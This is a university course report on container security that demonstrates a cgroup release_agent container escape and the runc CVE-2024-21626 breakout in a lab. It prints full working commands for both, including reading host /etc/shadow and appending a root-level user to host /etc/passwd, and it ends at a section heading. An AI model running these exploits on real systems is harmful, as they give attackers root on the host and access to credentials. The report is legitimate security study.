



**CONCORDIA INSTITUTE FOR INFORMATION SYSTEM ENGINEERING (CIISE)  
CONCORDIA UNIVERSITY**

**INSE 6130  
OPERATING SYSTEMS SECURITY**

**WINTER 2024**

**GROUP FINAL REPORT ON**

**CONTAINER SECURITY ATTACKS AND MITIGATION**

**PRIVILEGE ESCALATION AND CONTAINER BREAKOUT**

**EXPLOITS: MISCONFIGURATION, CVE-2024-21656 & CVE-2024-23653**

Submitted to:

Prof. Majumdar Suryadipta

**GROUP MEMBERS**

<b>Student ID</b>	<b>Name</b>
40225369	Divine Anyalemechi
40230626	Olajumoke Aladesuyi
40260832	William Coker
40174534	Azeez Ogede
40278569	Vaishnavi Naikwade
40255087	Obinna Ibe
40274904	Elvis Okoye
40273656	Oghenerukevwe Oyinloye

## Table of Content

Table of Content.....	2
Section 1 .....	3
WorkFlow Contributions .....	3
2.1 Container Escape Due to Misconfiguration .....	4
2.1.1 Container Security Overview.....	4
2.1.2 Misconfiguration & Attack Framework .....	4
2.1.3 Attack Implementation.....	4
2.2 CVE-2024-21626: Unveiling the RunC Container Runtime Vulnerability allowing for Container Escape .....	6
2.2.1 Affected Versions and their ranges .....	7
2.2.2 Attack Implementation.....	7
2.2.4 Attack 1: Reading Root Files (Confidentiality Attack).....	8
2.2.5 Attack 2: Modifying System Files (Integrity Attack) .....	9
2.3 Privilege escalation and container break out - CVE 2024 –23656 (Run Exploit) .....	10
2.3.1 Attack Implementation Privilege escalation and container break out - CVE 2024 –23656 (Run Exploit) .....	11
2.3.1.1 Debian (bookworm) .....	11
2.3.1.2 Alpine 20240329 .....	13
2.3.1.3 Alpine 3.15 .....	14
2.3.1.4 Ubuntu 23.04.....	15
Mitigation.....	16
3.1 Implementing Access Control with AppArmor .....	16
3.2 Using Unprivileged Users.....	16
3.3 Disabling Root User .....	16
3.4 Preventing Privilege Escalation Attacks .....	16
3.5 Limiting Container Capabilities .....	17
3.6 Mitigating the CVE-2024 –21626 Vulnerability .....	17
3.7 Mitigating Run & RunC Exploits .....	17
References .....	18

## Section 1

### WorkFlow Contributions

The team was divided into three sub-groups and the areas of contributions by each team member is outlined below:

Members were tasked with studying and understanding containers and its security, spawning of containers and leveraging of attacks, afterwards, each member was assigned to a sub-team to immediately commence understanding of common vulnerabilities and exposure reported between 2022 and 2024. Members according to their sub-teams hence proceeded into the study and exploitation of the following attacks, listed below:

In Section 2.1 exploitation of containers escape to attack host was done via container misconfiguration by:

- Obinna Ibe
- Olajumoke Aladesuyi
- William Coker

In Section 2.2 evaluating host confidentiality and Integrity breach via Privilege escalation and container breakout - CVE-2024 –21656 which using the RUNC file descriptor leak was done by:

- Elvis Okoye
- Azeez Ogede

Section 2.3 exploited was another container attacking on host via privilege escalation and container break out - CVE 2024 –23656 using Run configuration command on interactive container API and tested this exploit on image instances which are not supposed to be vulnerable to the attack. The work order is as given below:

- Oghenerukevwe Oyinloye: Debian 12.5 (bookworm), Alpine 20240329
- Divine Anyalemechi : Ubuntu 23.04
- Vaishnavi Naikwade: Alpine 3.15

The team further collaborated on mitigation measures in section 3.3, that could be relatively effective to these noted attacks

## Section 2

### CONTAINER EXPLOITS

#### 2.1 Container Escape Due to Misconfiguration

##### 2.1.1 Container Security Overview

Cgroups provide resource control. A cgroup is a collection of processes that are bound to a set of limits or parameters defined via the cgroup filesystem. There are two versions of cgroups – Cgroup v1 and Cgroup v2. The vulnerability only affects cgroup v1, which is still available on systems running both versions to support backwards compatibility.

In cgroup v1, if the `notify_on_release` flag is enabled in a cgroup (set to '1'), when the last process in the cgroup exits and the child cgroup is removed, the kernel runs the command specified by the contents of the "release\_agent" file (in that cgroup hierarchy's root directory), supplying the pathname (relative to the mount point of the cgroup file system) of the abandoned cgroup. On creation of a cgroup, the value of the `notify_on_release` setting is the current value of the parent setting.

The attack is carried out by writing the pathname of a program or script to the `release_agent` which will be invoked when any of the child cgroups becomes empty, thereby executing the program as a high privileged host. The program in this implementation attack is the creation of a user called `dumi1` on the host system from the container.

##### 2.1.2 Misconfiguration & Attack Framework

An ubuntu container will be created with the following profile (misconfigurations)

- Container runs cgroup v1
- Container has `CAP_SYS_ADMIN` capability
- AppArmor is disabled

The attack will be executed in the following steps

- Check cgroup version of docker.
- Run an ubuntu image in a container as root with `CAP_SYS_ADMIN` enabled and Apparmor disabled
- Create a folder and mount a cgroup directory and child cgroup directory
- Enable the notify on release agent in the child cgroup
- Set the release agent path inside the cgroup to the container host path in the upper directory. The release agent will be set to execute a script.
- Create a shell script in the root directory of the container which will create a user on the host when it is executed.
- To trigger the release agent, a process will be created in the child group which will end immediately, thereby executing the script in the release agent path.

##### 2.1.3 Attack Implementation

A Linux virtual machine running Ubuntu 20.04 with docker installed was used to implement the container escape attack.

1. Confirm cgroup version (cgroup version 1). The list of users on the host is also confirmed below (user `dumi1` unavailable).

```
6130_win24@docker:~$ docker info
Client:
 Context:      default
 Debug Mode:   false

Server:
 Containers: 0
  Running: 0
  Paused: 0
  Stopped: 0
 Images: 0
 Server Version: 20.10.21
 Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d type: true
  Native Overlay Diff: true
  userxattr: false
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
```

```
6130_win24@docker:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuidd:x:107:114:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/usr/sbin/nologin
saned:x:117:123:/:/var/lib/saned:/usr/sbin/nologin
nmap-openvpn:x:118:124:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,:/run/hplip:/bin/false
whoopsie:x:120:125:/:nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:/:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper,,:/usr/sbin/nologin
dockremap:x:126:133:/:home/dockremap:/bin/false
vboxadd:x:998:1:/:var/run/vboxadd:/bin/false
sshd:x:127:65534:/:run/sshd:/usr/sbin/nologin
hacker:x:1001:1001:hacker,,:/home/hacker:/bin/bash
hacker:x:1001:1001:hacker,,:/home/hacker:/bin/bash
pimtemp:x:1002:1001:/:home/pimtemp:/bin/bash
6130_win24:x:1000:1000:docker,,:/home/6130_win24:/bin/bash
6130_win24@docker:~$
```

2. Run an ubuntu container as root with CAP\_SYS\_ADMIN enabled and apparmor disabled

```
6130_win24@docker:~$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
bccd10f490ab: Pull complete
Digest: sha256:77906da86b60585ce12215807090eb327e7386c8fafb5402369e421f44eff17e
Status: Downloaded newer image for ubuntu:latest
root@514112438ce0:/#
```

3. Create a folder called INSE, mount the rdma cgroup directory inside the INSE folder and create a child cgroup called OSS inside the INSE directory.

```
root@514112438ce0:/# mkdir /tmp/INSE && mount -t cgroup -o rdma cgroup /tmp/INSE && mkdir /tmp/INSE/OSS
root@514112438ce0:/#
```

4. Check the status of the notify\_on\_release agent in the OSS child group. Since the child group is set to 0 (inherited from parent folder), enable it by setting to 1.

```
root@514112438ce0:/# echo 1 > tmp/INSE/OSS/notify_on_release
root@514112438ce0:/# cat tmp/INSE/OSS/notify_on_release
1
root@514112438ce0:/#
```

5. Check the path on the host where the container is mounted. Writing to the container will make it visible on the host upper directory diff.

```
root@514112438ce0:/# cat etc/mtab
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/5ENFZBRNZER060ZV4U5XQZ4YJW:/var/lib/docker/overlay2/l/2IYD56RIHMXMPJRR67GVU25KK,upperdir=/var/lib/docker/overlay2/5c9f4aabbcaef03e74e811e3a2579263a5dc2a9820e0c123c70b35e57330d6b1/diff,workdir=/var/lib/docker/overlay2/5c9f4aabbcaef03e74e811e3a2579263a5dc2a9820e0c123c70b35e57330d6b1/work,xino=off 0 0
```

6. Set the release agent path inside the cgroup to the container host path in the upper directory highlighted in the image above. The release agent will be set to execute a script called group1.

```
root@514112438ce0:/# echo "/var/lib/docker/overlay2/5c9f4aabbcaef03e74e811e3a2579263a5dc2a9820e0c123c70b35e57330d6b1/diff/group1" > /tmp/INSE/release_agent
root@514112438ce0:/#
```

7. Write the shell script called group1 to create a user called dumi1 on the host and change password to dumi1 and the default shell to bash.

```

root@514112438ce0:/# echo '#!/bin/bash' > /group1
root@514112438ce0:/# echo 'useradd -m dumil'>> /group1
root@514112438ce0:/# echo 'echo dumil:dumil | chpasswd' >> /group1
root@514112438ce0:/# echo 'chsh -s /bin/bash dumil' >> /group1
root@514112438ce0:/# chmod 755 group1
root@514112438ce0:/# █

```

8. Trigger the release agent by writing the process ID (PID) of the shell running the command to the cgroup.procs file. This creates a process in the child OSS group which will end immediately, thereby executing the group1 script in the INSE release agent path.

```

root@514112438ce0:/# sh -c "echo $$ > /tmp/INSE/OSS/cgroup.procs"
root@514112438ce0:/# █

```

9. After the release\_agent is triggered, a user called dumil is created on the host. The profile can be logged into with the dumil password.

```

6130_win24:x:1000:1000:docker,,,:/home/6130_win24:/bin/bash
dumil:x:1003:1003::/home/dumil:/bin/bash
6130_win24@docker:~$ su dumil
Password:
dumil@docker:/home/6130_win24$

```

## 2.2 CVE-2024-21626: Unveiling the RunC Container Runtime Vulnerability allowing for Container Escape

CVE-2024-21626 exploits a vulnerability in runc, the software responsible for managing containers. Imagine runc as a gatekeeper for a secure facility (the host system) containing sensitive data and processes. Containers, acting as guests, reside in designated areas controlled by runc [11]. CVE-2024-21626 acts like a faulty lock on this gate, potentially allowing attackers to escape the container and infiltrate the host system. The vulnerability stems from a leak of internal file descriptors [8]. These descriptors function like keys for accessing files and resources. The leak allows containers to inherit unauthorized file descriptors, granting potential access beyond their designated area. An attacker can exploit this leak by deploying a malicious container image or crafting one from a compromised base image. By manipulating the process.cwd function, which defines the container's working directory, the attacker can steer it towards an unauthorized directory on the host system. This manipulation essentially grants the malicious container unrestricted access to the host filesystem, enabling them to steal data or compromise the system further.

The vulnerability specifically arises when manipulating process.cwd to access the host's filesystem namespace via a leaked file descriptor [7]. This leak originates from runc's handling of the /proc/self/fd/ directory, which contains the current process's file descriptors. Crucially, runc creates a handle to the host's /sys/fs/cgroup directory, which becomes accessible within the container through a file descriptor like /proc/self/fd/8 (though the specific descriptor number may vary) [10]. An attacker can exploit this by specifying the container's working directory as this file descriptor. For instance, if file descriptor 8 points to the host's /sys/fs/cgroup, the container's process (PID 1) will have a working directory outside its isolated filesystem and within the host's filesystem namespace. This foothold allows the attacker to potentially break out of the container and compromise the host system [9]. They could achieve this by adding an SSH key, planting a malicious command in the crontab, or taking other actions. If the container process runs with root privileges (UID 0) and lacks a user namespace, the attacker gains complete, privileged control over the host system.



### 2.2.1 Affected Versions and their ranges


To test the impact of CVE-2024-21626 exploit, we need to create an environment running the following versions:

- RunC: from version **1.0.0-rc93** to **1.1.11**
- ContainerD: from versions **1.4.7** to **1.6.27** and **1.7.0** to **1.7.12**
- Docker: from version **25.0.2** and below
- Linux Kernel: from version **5.6**

### 2.2.2 Attack Implementation

#### Finding the right “fd”


Given the file descriptor (fd) used by the exploit can vary between systems, we need to identify the correct one for our environment. File descriptors act as unique numerical handles for open files and resources, facilitating communication between processes and the operating system. The following script will help us determine the appropriate “fd” for our specific setup.



```
synk@synk-virtual-machine: ~/CVE-2024-21626
synk@synk-virtual-machine:~/CVE-2024-21626$ cat checkVulnerability.sh
#!/bin/bash
for i in {6..20}; do
    sudo docker run -it --rm -w /proc/self/fd/$i ubuntu:20.04 bash -c "tail /proc/self/cwd/../../etc/passwd"
    echo ""
done
synk@synk-virtual-machine:~/CVE-2024-21626$
```

The above script iterates through file descriptors from 6 to 20, for each descriptor, it runs a Docker container and checks a specific path within it.

The above script provided poses a security risk, inadvertently revealing sensitive information that should remain accessible only to the root user and the Linux operating system. The image below illustrates the exploit’s impact after executing the code.



```
synk@synk-virtual-machine:~/CVE-2024-21626$ bash checkVulnerability.sh
docker: Error response from daemon: failed to create task for container: failed to create shim task: OCI runtime
e create failed: runc create failed: unable to start container process: error during container init: mkdir /pro
c/self/fd/6: not a directory: unknown: Are you trying to mount a directory onto a file (or vice-versa)? Check i
f the specified host path exists and is the expected type.

docker: Error response from daemon: failed to create task for container: failed to create shim task: OCI runtime
e create failed: runc create failed: unable to start container process: error during container init: mkdir /pro
c/self/fd/7: no such file or directory: unknown.

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or direc
tory
saned:x:122:129:./var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131:./var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534:./run/gnome-initial-setup:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
synk:x:1000:1000:Synk ,,,:/home/synk:/bin/bash
evil:5d41402abc:0:0:evil user:/root:/bin/bash
hacker:x:1001:1001:./home/hacker:/bin/sh

docker: Error response from daemon: failed to create task for container: failed to create shim task: OCI runtime
e create failed: runc create failed: unable to start container process: error during container init: mkdir /pro
c/self/fd/9: not a directory: unknown: Are you trying to mount a directory onto a file (or vice-versa)? Check i
f the specified host path exists and is the expected type.
```


In the image above, we successfully accessed the contents of the “/etc/shadow” file—a resource typically restricted

to the root user. As can be seen, achieving this required only a straightforward code execution. By manipulating the working directory to match the vulnerable file descriptor, we bypassed the need for the “sudo” command. This scenario highlights the risk: if an attacker infiltrates the Linux environment, executing similar code could grant access to critical information.

#### 2.2.4 Attack 1: Reading Root Files (Confidentiality Attack)


Now that we have a reference to the host file system, we can read any file on the host by utilizing the leaked file handle associated with the “/sys/fs/cgroup” directory. To access arbitrary files, we simply need to navigate using “../” sequences to reach the desired directory and file. Once there, we gain the ability to read from that file.

Before proceeding, we need to create a Dockerfile. In this file, we’ll set the working directory of the image to match the vulnerable file descriptor, as depicted in the image below. Once the Docker image is built according to the specifications in the Dockerfile, we can then create the attack container.

A terminal window with a dark background. The title bar shows 'synk@synk-virtual-machine: ~/CVE-2024-21626'. The prompt is 'synk@synk-virtual-machine:~/CVE-2024-21626\$'. The user has entered 'cat Dockerfile'. The output shows the contents of the Dockerfile: 'FROM ubuntu:20.04' and 'WORKDIR /proc/self/fd/8'. The prompt returns to 'synk@synk-virtual-machine:~/CVE-2024-21626\$'.

After creating the container, let's try the attack by reading the two most important system files in the Linux systems, the “/etc/passwd” and the “/etc/shadow” files. The “/etc/passwd” file stores general user account information on a Linux system, including usernames, user IDs, and home directories, while the “/etc/shadow” file, for enhanced security, holds the encrypted passwords for those user accounts. This file is restricted to access by only the most privileged users.

Let's now try to read the “/etc/passwd” and the “/etc/shadow” files from within the container.

A terminal window with a dark background. The title bar shows 'root@822744403e04: .'. The prompt is 'root@822744403e04:~#'. The user has entered 'cat /proc/1/cwd/../../../../../../../../etc/passwd'. The output shows an error: 'job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory'. Below the error, the contents of the /etc/passwd file are displayed, showing user accounts like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, and www-data.



```
root@822744403e04: .  
root@822744403e04:~# cat /proc/1/cwd/../../../../../../../../etc/shadow  
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such fi  
le or directory  
root:!:19819:0:99999:7:::  
daemon*:19773:0:99999:7:::  
bin*:19773:0:99999:7:::  
sys*:19773:0:99999:7:::  
sync*:19773:0:99999:7:::  
games*:19773:0:99999:7:::  
man*:19773:0:99999:7:::  
lp*:19773:0:99999:7:::  
mail*:19773:0:99999:7:::  
news*:19773:0:99999:7:::  
uucp*:19773:0:99999:7:::  
proxy*:19773:0:99999:7:::  
www-data*:19773:0:99999:7:::
```

The images reveal our successful infiltration of confidential system files from within the container. In a tightly controlled environment where confidentiality is critical and the Bell-LaPadula (BLP) policy is enforced, this attack holds significant implications. By allowing the attacker to read up and information to flow downwards, the attacker violates the BLP policy, compromising the system's security.

### 2.2.5 Attack 2: Modifying System Files (Integrity Attack)

Having confirmed our ability to read arbitrary files from the underlying host machine, let's now delve deeper. Our next attack involves modifying the `"/etc/passwd"` file. But before we proceed, let's examine the contents of the `"/etc/passwd"` file on the underlying host from within the container:

```
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin  
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false  
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin  
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin  
saned:x:122:129:./var/lib/saned:/usr/sbin/nologin  
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin  
geoclue:x:124:131:./var/lib/geoclue:/usr/sbin/nologin  
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin  
gnome-initial-setup:x:126:65534:./run/gnome-initial-setup:/bin/false  
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false  
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false  
synk:x:1000:1000:Synk,,,:/home/synk:/bin/bash  
evil:5d41402abc:0:0:evil user:/root:/bin/bash  
hacker:x:1001:1001:./home/hacker:/bin/sh  
root@caa638be442f:~#
```

As can be seen above, the last entry in the `"/etc/passwd"` file corresponds to the user named `"hacker"`. Now, our next step involves modifying this file by adding a new user named `"bad"`. We can generate a hash of a password for this user using any available online hashing algorithm.

```
root@caa638be442f:~# echo 'bad:$6$swow$ANbY2P/ZhdXwQLb40:0:0:bad user:/root:/bin/bash' >> /proc/1/cwd/../../../../../../../../etc/passwd
```

```
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129:/:var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131:/:var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534:/:run/gnome-initial-setup:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
synk:x:1000:1000:Synk ,,,:/home/synk:/bin/bash
evil:5d41402abc:0:0:evil user:/root:/bin/bash
hacker:x:1001:1001:/:home/hacker:/bin/sh
bad:$6$w0w$ANbY2P/ZhdXwQlb40:0:0:bad user:/root:/bin/bash
root@caa638be442f:~#
```

Running the cat command again and viewing the “/etc/passwd” file, we observe that it has been modified. A new user named “bad” now exists, complete with a set password. Notably, we’ve assigned both the UID and GID to 0, effectively granting this user almighty root privileges. This attack extends further: the attacker can break out of the container, switch to the newly created root user using “su”, and execute any malicious actions desired on the host operating system.

Our investigation into container security revealed critical vulnerabilities tied to file descriptors. Leaked file handles can grant unauthorized access and even escalate privileges within containers. By modifying the “/etc/passwd” file, we demonstrated how attackers could breach containers, potentially compromising the entire host system. These findings emphasize the need for rigorous security practices, including vigilant management of file descriptors and robust access controls.

### 2.3 Privilege escalation and container break out - CVE 2024 –23656 (Run Exploit)

(CVE-2024-23653: BuildKit Vulnerability and Potential Container Escape and Privilege escalation)

According to [6] This vulnerability resides in BuildKit versions before v0.12.5 and arises from improper entitlement checks within its Interactive Containers API. This API allows running containers based on built images for interaction and customization. The vulnerability enables attackers to leverage a specially crafted Dockerfile to exploit these entitlement checks and potentially achieve container escape.

Attackers create a Dockerfile that utilizes container configuration commands like RUN and USER. This configuration triggers a specific code path within BuildKit's Interactive Containers API where missing or inadequate entitlement checks could allow the container to have elevated privileges.

If attackers exploit these elevated privileges within the container, they could use existing vulnerabilities or misconfigurations to break out of the container and access the host system.

Attackers can craft a malicious Dockerfile that utilizes container configuration commands like RUN, USER and others to trigger a vulnerable code path within BuildKit's Interactive Containers API. Exploiting this path allows the container to bypass intended entitlement checks, potentially allowing attackers to gain elevated privileges within the container. The Impact of Vulnerability can be seen in possibility of container escape granting attackers unauthorized access to the host system's resources and data, elevated privileges within the container, potentially facilitating further malicious activities, Malicious use of this vulnerability could corrupt image builds or disrupt build processes. Recommendation to mitigation of the attack as recommended by [6] include: updating ones’ buildKit installation to version v0.12.5 or later as newer versions is said to include the necessary patch to address the vulnerability; reviewing existing Dockerfiles, especially those obtained from untrusted sources; Scrutinizing Dockerfiles for suspicious commands like RUN, USER or configuration settings that might grant unintended privileges.

### 2.3.1 Attack Implementation Privilege escalation and container break out - CVE 2024 –23656 (Run Exploit)

